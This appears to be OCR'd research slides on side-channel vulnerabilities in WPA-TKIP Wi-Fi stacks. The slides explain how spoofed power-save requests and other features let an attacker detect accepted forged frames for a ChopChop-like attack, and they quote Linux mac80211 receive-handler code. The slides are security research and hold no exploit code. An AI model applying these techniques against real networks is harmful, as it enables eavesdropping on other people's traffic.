
Side-Channels!

Side-Channels

- We want side-channels allowing us to detect if a TKIP frame is accepted.
  - Can we craft TKIP frames that influence the state of its receiver?
  - If so, can we find a way to detect the state change?
- We will analyze WPA-TKIP implementations to find such side-channels.
  - Allowing us to perform a ChopChop-like attack.

Methodology

- Inspect full Wi-Fi stack, looking for:
    - Implementation of countermeasures.
    - Side-channel vulnerabilities.
    - Logical bugs.



Results


- Our approach resulted in novel (cross-layer) side-channel vulnerabilities.
- Making use of some of the following features:
  - Power Management.
  - Fragmentation.
  - Hardware Decryption.

Power Management


- IEEE 802.11e defines power save delivery and notification mechanisms.
  - E.g., Unscheduled Automatic Power Save Delivery (U-APSD).
  - E.g., Block Acknowledgements.
- Clients can indicate going to sleep, and wake up any time:
  - Requesting new data using a Power Save Poll (PS-Poll) frame.

Power Management

Power Management



Power Management



Power Management

- Side-channels may abuse these power management features:
  - Spoofing target client to enter Power Save mode, then request data.
- Affects Linux kernel version 3.11 and lower.
  - Devices supporting WPA-TKIP are arguably running on older versions.
  - We will soon see another side-channel for newer kernel versions.


```
static void ieee80211_rx_handlers(struct ieee80211_rx_data *rx,
                                  struct sk_buff_head *frames)
{
        ieee80211_rx_result res = RX_DROP_MONITOR;
        struct sk_buff *skb;

#define CALL_RXH(rxh)                   \
        do {                            \
                res = rxh(rx);          \
                if (res != RX_CONTINUE) \
```


```
CALL_RXH(ieee80211_rx_h_decrypt)
CALL_RXH(ieee80211_rx_h_check_more_data)
CALL_RXH(ieee80211_rx_h_uapsd_and_pspoll)
CALL_RXH(ieee80211_rx_h_sta_process)
CALL_RXH(ieee80211_rx_h_defragment)
CALL_RXH(ieee80211_rx_h_michael_mic_verify)
```

```
                CALL_RXH(ieee80211_rx_h_check_more_data)
                CALL_RXH(ieee80211_rx_h_uapsd_and_pspoll)
                CALL_RXH(ieee80211_rx_h_sta_process)
                CALL_RXH(ieee80211_rx_h_defragment)
                CALL_RXH(ieee80211_rx_h_michael_mic_verify)
                /* must be after MMIC verify so header is counted in MPDU mic */
#ifdef CONFIG_MAC80211_MESH
                if (ieee80211_vif_is_mesh(&rx->sdata->vif))
                        CALL_RXH(ieee80211_rx_h_mesh_fwding);
#endif
```

